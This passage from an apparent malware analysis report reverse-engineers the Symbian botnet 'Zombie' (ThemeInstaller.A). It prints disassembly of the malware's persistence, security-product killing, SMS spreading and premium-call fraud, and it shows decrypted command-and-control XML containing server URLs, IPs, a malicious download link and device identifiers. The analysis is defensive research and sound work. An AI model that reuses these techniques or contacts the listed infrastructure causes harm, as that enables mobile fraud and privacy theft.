"sys\bin\RunAssistantProtect.exe"-"!:\sys\bin\RunAssistantProtect.exe", FR, RR, RW

There is only one executable in Package “OviStore” and it also runs after installation.

"sys\bin\OviStoreClient.exe"-"!:\sys\bin\OviStoreClient.exe", FR, RI

“Local” features

In previous section, we are acquainted with the main features of “Zombie”. Without any exaggeration, they can represent the most complicated strategies or technologies available currently.[7] We will discuss a subset of ThemeInstaller.A’s features. The discussion will focus on how these features are implemented. Some will be explained with illustration; some will be explained with assembly code. The features not discussed here are either explained before (in other papers), or just too simple to be mentioned.

Features during installation

According to the structural analysis, we know that ThemeInstaller.exe will run automatically during installation. Actually, its main task is decrypting the four data files and installing them. However, before that, this binary will check the number of installed software on the phone. In other words, if the victim’s phone installs less than certain (8 here) number, it won’t install the actual “Zombie” viruses. Good way to disguise.




Figure 1 IDA’s screenshot of ThemeInstaller.A check the num of installed software

As shown in Figure 1, the binary will check the number here. If there are enough software, it will begin the installation logic, otherwise it just directly stop the active scheduler. [8] The required number is 8, which is initialized in the constructor of class CSettings.[9]

```
.text:794AC5B6      STR     R1, [R0, #0x10]
.text:794AC5B8      MOVS    R1, #8              ; initialize the required number to 8
.text:794AC5BA      LDR     R2, =off_794B0138   ; load the address of virtual table
.text:794AC5BC      STR     R1, [R0, #4]    ; store r1 in offset 4
.text:794AC5BE      STR     R2, [R0]            ; initialize the first variable of class CSettings.
```

[7] What API can be used is restrained into the scope of Express Signed.

[8] Active scheduler is a part of Symbian’s featured active object framework. Stop the active scheduler usually equals to exiting the program.

[9] The name “CSettings” is got through the RTTI information right before its vtable.

Symbian has provided class RSisRegistrySession and RSisRegistryEntry to handle the information of installed softwares. Though RSisRegistrySession's function- InstalledPackagesL, the hacker gets an array of installed software's information. The length of that array is the number of software installed.

Remote debugging is a nice feature supported by recent version of IDA Pro. Though remote debugging, we can the fetch decrypted package directly, without the need to understand specific decryption algorism. All we need to do is just adding breakpoints to Symbian Installation API.

In this case, ThemeInstaller.exe will firstly decrypt the data files, then dump them into "C:\System\Cache\1\", and at last, silent-install the dumped file. (Latter dumped file will overwrite previous file, since they all have the same name: a1d54bc2.) When the installation is finished, the original data files will be deleted.

Package's relationship

Actually, ThemeInstaller.A's core includes three packages: "Ovi Update","Ovi Store" and "Ovi Store Installer". They work closely with each other in two aspects: anti-uninstallation and destruction of "Ovi Update" (See Figure 2).




Figure 2 the interaction of ThemeInstaller.A's main packages

The first task is anti-uninstallation. "Ovi Store Installer" and "Ovi Store" are actually daemon packages. If one of them was uninstalled, the other one will help to reinstall. This realization is closely connected with these packages' structure. When the user uninstalls "Ovi Store Installer", RunAssistantProtect.exe will be launched. This executable will launch AssistantProtect.exe in package "Ovi Store". AssistantProtect.exe will handle the silent-installation of "Ovi Store Installer". This procedure is the same in reversed procedure, with RunAssistant.exe in "Ovi Store" and Assistant.exe in "Ovi Store Installer".

So, the actual effect will be this. First, the user removes "Ovi Store" or "Ovi Store Installer", and the system shows uninstallation successfully complete. But later, in system's application list, the uninstalled software magically appears, again! Why not remove both of them at the same time, someone may ask. Well, the hacker has already got precaution for that. Generally speaking, Symbian's installer is in charge of installing and uninstalling softwares. But, it always operates with a restriction: one operation at a time. That is to say, when the installation is in progress, and the user wants to uninstall software, he must wait until installation complete. So, when the uninstallation of "Ovi Store" (or "Ovi Store Installer") completes, the installer will be immediately occupied, which prevent the following uninstallation of other packages.

The second task is self-destruction. Actually, “Ovi Update” will detect phone’s idle state. If the detection shows user is beginning to using the phone, “Ovi Update” will destroy itself with the help of “Ovi Store”, as is shown in Figure3-2. First, OviStoreClient.exe in “Ovi Update” will launch DebugSrv.exe in “Ovi Store”. Then, DebugSrv.exe will silent-uninstall “Ovi Update”. This whole procedure is mainly realized in the assembly code below.

1, Launch DebugSrv.exe (in binary “OviStoreClient.exe)

```
.text:792E1214      BLX   _ZNK13CArrayFixBase2AtEi      ; CArrayFixBase::At(int)
.text:792E1218      MOVS  R1, R0                ; R0 stores the name of “DebugSrv.exe”
.text:792E121A      MOVS  R3, #0
.text:792E121C      ADD   R0, SP, #0xA8+rprocess
.text:792E121E      ADD   R2, SP, #0xA8+tdes1
.text:792E1220      BLX   _ZN8RProcess6CreateERK7TDesC16S2_10TOwnerType
                    ; RProcess::Create(TDesC16  const&,TDesC16  const&,TOwnerType)
```

2, DebugSrv.exe stores system installer’s UID in an array.

```
.text:794AC112      BLX   _ZN13CArrayFixFlatI4TUidEC1Ei
                                          ;CArrayFixFlat<TUid>::CArrayFixFlat(int)
.text:794AC116      STR   R0, [R4, #0x24]
.text:794AC118      LDR   R0, =0x101F7295          ; one of system installer’s uid
……
.text:794AC120      BL    cy_AddtoArray
.text:794AC124      LDR   R0, =0x101F875A    ; one of system installer’s uid
……
.text:794AC12C      BL    cy_AddtoArray
```

Please notice, Symbian’s installer architecture includes two parts: UI and server. So, there are two UIDs, 0x101f7295 and 0x101f875a.

3, DebugSrv.exe’s logic to kill process.




Figure 3 DebugSrv.exe's logic to kill process

The system's installer will be killed here. So, we can deduce that, the hacker also notices the unique restriction of Symbian's installer: one operation at a time.

4, DebugSrv.exe simply calls the silent uninstallation function to remove "Ovi Store". The UID of "Ovi Store" is hard-coded in its binary.

Send short messages

Sending short messages is ThemeInstaller.A's propagation method. The messages are sent with a link in the text. This link identifies software on remote server, see Figure 4. The message's content and recipient can be configured through remote server.

Figure 4 short messages sent by ThemeInstaller.A

Generally speaking, Symbian supports sending short messages in three levels. The upper level is easy to use, but hard to customize. The class SendAs, SendAppUi, etc are in this level. The middle level is MTM (message type modules), which is the most flexible way to operate messages. Currently, most softwares send messages via MTM framework. At the last level is, sending or receiving messages is actually operating on specific port of the phone. This is not widely used except some products with message-blocking feature.

Why does ThemeInstaller.A send messages at this level? It is because the port is a critical resource, thus cannot be occupied by two process at the same time. Currently, many security products occupy the same port to block messages. ThemeInstaller.A will firstly stop their process, and then occupies this port. The attacked software's blocking will be kept disabled, unless ThemeInstaller.A is recognized as a virus and killed.

Sending messages via socket includes four procedures: initialize the RSocket class, set and bind message address for a socket, create short message, and write the port to send message.

1, Initialize the RSocket class

```
.text:797E85FA   MOVS    R1, R4
.text:797E85FC   ADDS    R1, #0x34;
.text:797E85FE   MOVS    R2, #0x10    ; KSMSAddrFamily
.text:797E8600   MOVS    R0, R7              ; R0 stores address of RSocket's instance
.text:797E8602   MOVS    R3, #2              ; KSockDatagram
.text:797E8604   BLX     _ZN7RSocket4OpenER11RSocketServ;
```

;RSocket::Open(RSocketServ &,uint,uint,uint)

2, Set and bind the message address for a socket

.text:797E860C ADD R0, SP, #0x198+cy_smsaddr;

; The address of TSmsAddr's instance

.text:797E860E BLX _ZN8TSmsAddrC1Ev; TSmsAddr::TSmsAddr(void)

.text:797E8612 MOVS R1, #1 ; ESmsAddrSendOnly

.text:797E8614 ADD R0, SP, #0x198+cy_smsaddr

.text:797E8616 BLX _ZN8TSmsAddr16SetSmsAddrFamilyE14TSmsAddrFamily

;TSmsAddr::SetSmsAddrFamily(TSmsAddrFamily)

.text:797E861A MOVS R0, R7 ; R0 stores the instance of RSocket

.text:797E861C ADD R1, SP, #0x198+cy_smsaddr

.text:797E861E BLX _ZN7RSocket4BindER9TSockAddr

;RSocket::Bind(TSockAddr &)

3, Create short message

This procedure is a little complicated, so the assembly code will not be provided. Instead, a flow chat is provided to illustrate these steps.




Figure 5 the flow chart of creating short messages

The message text is set via CSmsBuffer and the recipient is set through SetToFromAddressL.

4, Write the port to send message

.text:797E86F4 ADDS R2, R4, #4

; R4 points to an active object which is a member variable of CMainEntry

.text:797E86F6 LDR R1, =0x306 ; KIoctlSendSmsMessage

.text:797E86F8 MOVS R0, R7

.text:797E86FA ADD R3, SP, #0x198+addr_string

.text:797E86FC BLX _ZN7RSocket5IoctlEjR14TRequestStatusP5TDes8j

; RSocket::Ioctl(uint,TRequestStatus &,TDes8 *,uint)

Detect phone's idle state

OviStoreClient.exe and OviUpdate.exe will detect phone's idle state. The idle state mentioned here means whether the user is using the phone. Please separate two cases: the phone's used and the user is using the phone. For example, if the phone is playing music but without user's intervention, ThemeInstaller.A will continue conducting malicious behavior. As soon as the phone is picked by the user, this virus will stop and exit! (Don't worry about its stop, because it will restart automatically later. This feature will be discussed in section3.3.5.)

This trick includes two aspects, backlight and key lock. Almost all the Symbian phones have backlight, which can be turned on by pushes of the keyboard. If the keyboard isn't touched in certain time interval, Symbian will turn off the backlight to save power. Another aspect is key lock, which is a popular trick to avoid unconscious operations. For example, if the phone is in pocket, the bump of objects may activate certain operation on the phone. Similarly, the phone's keyboard will be locked if certain time eclipses (Its home screen should be on the foreground).

The backlight detection is implemented via class CHWRMLight. The virus initialize an instance of CHWRMLight using CHWRMLight::NewL(MHWRMLightObserver *). The argument is a callback function, which will be called if the backlight state has changed. This callback function offers two kind of information, the first is which part of the device has a changed event, the second is what event has happened (light on or light off). In this case, the virus mainly cares about the state of primary display of the device [10] . As to the keyboard lock, Symbian offers RAknKeyLock::IsKeyLockEnabled to check whether it has been locked.

Start automatically

ThemeInstaller.A doesn't choose daemon process as its protection method, because the effect is so easily to be noticed: process cannot be terminated. As an alternative, it uses Symbian's scheduler framework to achieve the same goal, which is stealthier.

Symbian has provided related interface: RScheduler. It is a client-side interface to the Task Scheduler, and can be used to scheduling a task running at regular interval of time. The following is ThemeInstaller.A's procedure.

1, connect to the task scheduler.

This is simply achieved by calling the Connect function of RScheduler.

2, register to the task scheduler.

```
.text:797E8C6E   BLX    _ZN10TBufBase16C1ERK7TDesC16
                                ; TBufBase16::TBufBase16 (TDesC16 const&,int)
.text:797E8C72   MOVS    R1, R0; R1 stores a binary's full pathname.
.text:797E8C74   LDR     R0, [SP, #0x388+var_28]
                                ;R0 stores instance of RScheduler
.text:797E8C76   MOVS    R2, #0
.text:797E8C78   BLX    _ZN10RScheduler8RegisterERK4TBufILi256EEi
```

[10] Other parts include primary keyboard of the device, secondary display of the device, secondary keyboard of the device, etc.

; RScheduler::Register(TBuf<256> const&,int)

.text:797E8C7C BLX _ZN4User12LeaveIfErrorEi ; User::LeaveIfError(int)

3, create a time based schedule i.e., information about the start and end time.

.text:797E8C82 BLX _ZN7TTsTimeC1Ev ; TTsTime::TTsTime(void)

.text:797E8C86 ADD R0, SP, #0x388+ttime

.text:797E8C88 BLX _ZN5TTime8HomeTimeEv ; TTime::HomeTime(void)

……

.text:797E8C96 BLX _ZNK5TTimeplE20TTimeIntervalMinutes

; TTime::operator+(TTimeIntervalMinutes)

……

.text:797E8C9E BLX _ZN7TTsTime12SetLocalTimeERK5TTime

; TTsTime::SetLocalTime(TTime const&)

……

.text:797E8CB0 BLX
_ZN19TScheduleEntryInfo2C1ERK7TTsTime13TIntervalTypei20TTimeIntervalMinutes

;TScheduleEntryInfo2::TScheduleEntryInfo2(TTsTime const&,TIntervalType,int,TTimeIntervalMinutes)

……

.text:797ECAD6 LDR R1, =_ZN8CBufFlat4NewLEi ; CBufFlat::NewL(int)

.text:797ECAD8 ADDS R2, #0xD

.text:797ECADABLX _ZN13CArrayFixBaseC1EPFP8CBufBaseiEii

; CArrayFixBase::CArrayFixBase(CBufBase * (*)(int),int,int)

……

.text:797ECB74 BLX _ZN13CArrayFixBase7InsertLEiPKv

; CArrayFixBase::InsertL(int,void const*)

……

.text:797E8CDC BLX _ZN6TDes164CopyERK7TDesC16

; TDes16::Copy(TDesC16 const&)

.text:797E8CE0 MOVS R1, R4

.text:797E8CE2 LDR R2, [R4,#0xC]

.text:797E8CE4 LDR R0, [SP,#0x388+var_28]

.text:797E8CE6 ADDS R1, #0x10

.text:797E8CE8

BLX_ZN10RScheduler24CreatePersistentScheduleER17TSchedulerItemRefRK13CArrayFixFlatI19TScheduleEntryInfo2E ; RScheduler::CreatePersistentSchedule(TSchedulerItemRef &,CArrayFixFlat<TScheduleEntryInfo2> const&)

4, schedule the task i.e., add this to the Schedule.

.text:797E8CFE BLX _ZN10RScheduler12ScheduleTaskER9TTaskInfoR7HBufC16i

; RScheduler::ScheduleTask(TTaskInfo &,HBufC16 &,int)

5, disconnect to the Task Scheduler.

Simply call the Close function of RScheduler.

Attack other softwares

OviStoreClient.exe and OviUpdate.exe will attack other softwares. The targets are usually security products in China. OviUpdate.exe attack in two aspects: silent-uninstallation and process killing, while OviStoreClient.exe only kills unwanted process. The information required to recognize the targets are provided in two sources: hard-coded in the binary or downloaded from the server. We will give analysis on the logic of its attack based on hard-coded data. Downloaded data will be provided in the Section 3.4.

The basic design of OviStoreClient.exe and OviUpdate.exe are the same, which is attacking others according to black or white list, so we will only give analysis of OviStoreClient.exe here. The attack of OviStoreClient.exe includes two procedures: initialize recognizing information and kill the target process. The code below shows that it inserts several predefined UIDs into an array. These UIDs are mainly ThemeInstaller.A's related UID, which can be thought as a white list.

```
.text:79AFCCE8  BLX     _ZN4User7AllocZLEi              ; User::AllocZL (int)
.text:79AFCCEC MOVS     R1, #0xA     ; the size of CArrayFixFlat's object
.text:79AFCCEE BLX      _ZN13CArrayFixFlatI4TUidEC1Ei
                                                ;CArrayFixFlat<TUid>::CArrayFixFlat(int)
.text:79AFCCF2  STR     R0, [R4, #0xC]
.text:79AFCCF4  LDR     R0, =0x20031C41                 ; one of the UIDs
.text:79AFCCF6  STR     R0, [SP, #0x10+var_10]
.text:79AFCCF8  LDR     R0, [R4, #0xC]
.text:79AFCCFA MOV      R1, SP
.text:79AFCCFC  BL      cy_AddtoArray           ;CArrayFixBase::InsertL(int,void  const*)
```

In this case, the final size of "white" list is 12. (The list's length is variable, because new data will be downloaded from remote server later.) When all data are prepared, OviStoreClient.exe can start its attacking logic.




Figure 6 OviStoreClient.exe's attacking logic

From figure 6, we can clearly understand the attacking logic, but there are still a few details need to be specified. Firstly, not like Windows or Linux, Symbian's system executables are all burned into the phone's ROM (read only memory) chip. This ROM address is represented by letter "z", which is a unique drive in Symbian's file system. The system's executables actually run on ROM, so a practical way is getting the first letter of process' filename and check whether it's "z". Secondly, procedure 5 is actually a trick to get process related UID. On Symbian, the name of process is composed of three parts, filename, file's uid and instance's number. For example, the process name of OviStoreClient.exe is "OviStoreClient.exe [20031c41]0001".

Call to order services

Currently in China, there are many ways to order services from operator. Making calls are among them. First, user makes a call to the number of a service provider. Then, the provider offers options for user to choose. User pushes certain keys on the keyboard to interact with the remote provider. This procedure goes step by step, and finally the service is ordered. Obviously, this requires user's high involvement. Well, ThemeInstaller.A realizes an automatic and stealthy way to order services.

Actually, when user pushes keys during a call, a DTMF (Dual Tone Multi Frequency) tone will be generated and sent on the line. DTMF signal includes 16 coded identifications which corresponding to keys on the phone. The operator receives these DTMF tones and identifies the related number (key). In fact, certain services always correspond to fixed steps of key's push, which can be simulated to a sequence of numbers. (Besides, the time interval like user's operation time and the operator's voice prompt should be taken into account.)

Symbian provides class CTelephony to achieve these goals. The function DialNewCall is responsible to make calls to service provider and SendDTMFTones is used to simulate user's interaction. There are not complicated procedures, but idea of the hacker is noticeable.

Download malware

We have mentioned that there is a communication channel between "Zombie' and the server. The protocol between them is actually implemented in xml format, which will be provided in latter section. As to ThemeInstaller.A, its parsing capability cannot be extended, since the reversed result shows that all the xml's fields are hard coded in the binary. Currently, downloading new malware is its main method to extend protocol.

In this case, newly downloaded file will always be named "DB13DFD3.sis".The download procedure is simply implemented using HTTP protocol. (Axelle Apvrille, 2010) has explained the procedure of connecting to Internet stealthily so we will not discussed it here.

Botnets features

The word "Botnet" was firstly introduced from PC. Actually, "Botnet" is not the name for certain virus samples, but the floorboard for a structure with client side and server side. In this section, we will focus on this structure and reveal how the server controls these clients.

Related environment

Before the specific analysis, we will discuss the problem "Zombie" faces, and this can help to understand its botnets feature. As we know, botnets requires two sides: control server and "zombies". So, what's basic requirement for a botnets? First, the communication shouldn't be easily cut. Second, "zombie" should survive in complex situations. Third, to be botnets, spread method should be very effective. Ok, what is the actual environment to "Zombie"?

On the remote side: firstly, the communication channel is via GPRS (General Packet Radio Service) network, which is maintained by operators, such as China Mobile and China Unicom. Once the malicious server is spotted, these operators can block it, which will cut the channel between "zombie" and server. Secondly, short messages transmitted in the telecommunication network can also been blocked by operators. If the message's content doesn't change, the operator can be easily attracted to the statistic of such messages when the virus breaks out.

On the local side, the situation is more complex. Firstly, a method identifying each of the "zombie" should exist. Secondly, the phone types are various, for example, MMS (Multimedia Messaging Service) is not supported by all the phones. Finally, some phones may be equipped with security products, which at least, can block connections.

There are also many other problems. As the situation always changes, the protocol should be extensible. To each victim, the server has to learn its environment and private information as much as possible. Etc.

Protocol analysis

In our virus-analysis lab, we have captured their networking packages, but they are encrypted. [11]However, there are many ways to get this protocol's plaintext, such as remote debugging. During

[11] The encryption algorithm will be provided in the appendix.

the remote debugging, character set converting function and protocol parsing function should be added breakpoints. For example, ConvertFromUnicodeToUtf8L (TDesC16 const&) can convert Unicode to Utf8.Usually, the data should be converted to utf8 before sent out, and converted to Unicode after received.

ThemeInstaller.A has two versions of protocol, which are used by OviStoreClient.exe and OviUpdate.exe separately.

- Interaction between “OviStoreClient.exe” and the server.

<?xml version="1.0" encoding="UTF-8"?>

<PostData>

<Task>3</Task>

<IMEI>359327035551369</IMEI>

<IMSI>460027016006646</IMSI>

<Edition>1</Edition>

</PostData>

This is a request of OviStoreClient.exe. As the plaintext shows, my phone’s IMEI (International Mobile Equipment Identity) and IMSI (International Mobile Subscriber Identity) have been leaked to the server. IMEI can be used to identify the phone, while IMSI the subscriber. The combination of these two codes can uniquely locate one victim. The flag “Task” indicates what kind of service requested, and “Edition” shows the protocol’s version.

<GetData>

<Task>3</Task>

<SafeTime>2</SafeTime>

<Type_Kill>

<App uid="2002f8d2" Ename="Qh360Keeper_0x2002F8D2.exe"/>

</Type_Kill>

<TelTask Taskid="10005" number="12590649001" time="251">

<DTMF value="1" time="12"/>

<DTMF value="1" time="10"/>

<DTMF value="2" time="13"/>

<DTMF value="1" time="12"/>

<DTMF value="1" time="10"/>

<DTMF value="2" time="13"/>

<DTMF value="1" time="12"/>

<DTMF value="1" time="10"/>

<DTMF value="2" time="13"/>

</TelTask>

</GetData>

This is the response from remote server. As the flag indicates, “Type_Kill” includes the binary name of a security product and it’s UID. This is a part of its attacking features, as we discussed before. The virus’s blacklist is kept updated, to defend itself against newly developed security product. “TelTask” is tricky, which confused us for a while. Actually, this part will be parsed and used to order services. The flag “number” indicates the number of service provider. The flag “DTMF” is actually the simulation of user’s selections. It has two properties, “value” and “time”. Flag “value” is simulation of keys on the keyboard, and “time” may be the latency required by service operator. So in this case, the virus will firstly call “12590649001”, and then “push” the keys one by one (“112112112”). The “SafeTime” indicates the latency before next connection.

- Interaction between “OviUpdate.exe” and the server.

<?xml version="1.0" encoding="UTF-8"?>

<Request>

<Protocol>1.0.0</Protocol>

<Command>2</Command>

<IMEI>356044032022194</IMEI>

<IMSI>460027016006663</IMSI>

<SMSCenter>+8613800100500</SMSCenter>

<AllCalls>0</AllCalls>

<InstalledProductInfo>

<Product uid="E0000230" name="ActiveFile" />

<Product uid="200170BB" name="App TRK" />

<Product uid="EA1E2B6C" name="Log Example for Series 60 3rd" />

<Product uid="20030C77" name="Nokia Maps Plug" />

</InstalledProductInfo>

</Request>

This is a request of “OviUpdate.exe”. The flags “IMEI” and “IMSI” have been explained before. The flag “SMSCenter” is the number of message center on the phone. It will be required when user sends messages. The flag “InstalledProductInfo” contains the installed software’s information, such as software UID and software name. From this request, we know that at least these informations have been leaked.

<Reply>

<Protocol>1.0.0</Protocol>

<Command>2</Command>

<NextConInterval>9970</NextConInterval>

<MissionType>10</MissionType>

<SendSMSInfo id="1277630477863-356044032022194-1">

<SendSMSContent>现免费补发一款五星级 N81 游戏，点击网址下载安装
http://nokia.sisgame.com/gm.sis </SendSMSContent>

<SendSMSNumber>13500295087</SendSMSNumber>

<SendSMSNumber>13500297087</SendSMSNumber>

<SendSMSNumber>13500298155</SendSMSNumber>

</SendSMSInfo>

<ConnectProtect>

<ConnectProtectProduct>

<HandledProduct uid="2000AB0E" property="64578"

launchfile="NetQin_Anti_Virus_12345678.exe"/>

<HandledProduct uid="20028B0B" property="23793"/>

launchfile="NetQin_Communication_Mast.exe"/>

<HandledProduct uid="2002659F" property="57864"

launchfile="NetQin_PhoneGuard_PrivateStartup_0x20024FEB.exe"/>

</ConnectProtectProduct>

<JudgeProperty value="56496"/>

</ConnectProtect>

<ProxyList>

<Proxy url="http://zwe212.com/ms/MSServlet"/>

<Proxy url="http://98.126.64.130/ms/MSServlet"/>

<Proxy url="http://69.90.188.167/ms/MSServlet"/>

<Proxy url="http://69.90.188.169/ms/MSServlet"/>

<Proxy url="http://ddoay.com/ms/MSServlet"/>

</ProxyList>

</Reply>

This is a reduced version of server's response (the redundant part has been omitted). Flag "ProxyList" includes the new addresses of malicious servers. These servers are back-up for each other. In other words, the operator has to block all the addresses of "Zombie" to stop the server's control over "Zombie". Flag "ConnectProtectProduct" serves as the data source of black list for "Zombie". Here, the remote server response the related information of NetQin's product. There is also a configuration of short messages. The flag "SendSMSContent" includes the text content of messages and "SendSMSNumber" includes the recipient's numbers.

The framework of this threat

We have discussed the main features of "Zombie" in previous sections. Now, we will put these pieces together. The framework of this new type of threat is shown in figure 7.




Figure 7 the framework of this threat

There are mainly four parts in this framework: commanding center, download center, the virus and the hacker.

Firstly, the hacker is the "boss", the creator of this botnets. According to the investigation of police's department, the hacker is not one single guy but several organizations. They make these viruses mainly for money. The profit comes in three ways: command the phone to send order messages to certain service providers; command the phone to make calls to order services; command the phone to send advertisement messages for certain companies. Besides, these hackers may also jeopardize phone user's privacy. We have already known that they can upload phone's IMEI, IMSI and the installation list. However, via installing new malware on the phone, they have the capability to steal more private information.

Secondly, the command center is the key to botnets. It helps to defend by updating new security software's information, helps to avoid operator's blocking by updating new malicious server's address. It directly configures the scale of virus' spread through short messages. The viruses will also download new malware from this server to extend the protocol. Besides, the server may accumulate huge amount of user's private information, which may be utilized by hacker.

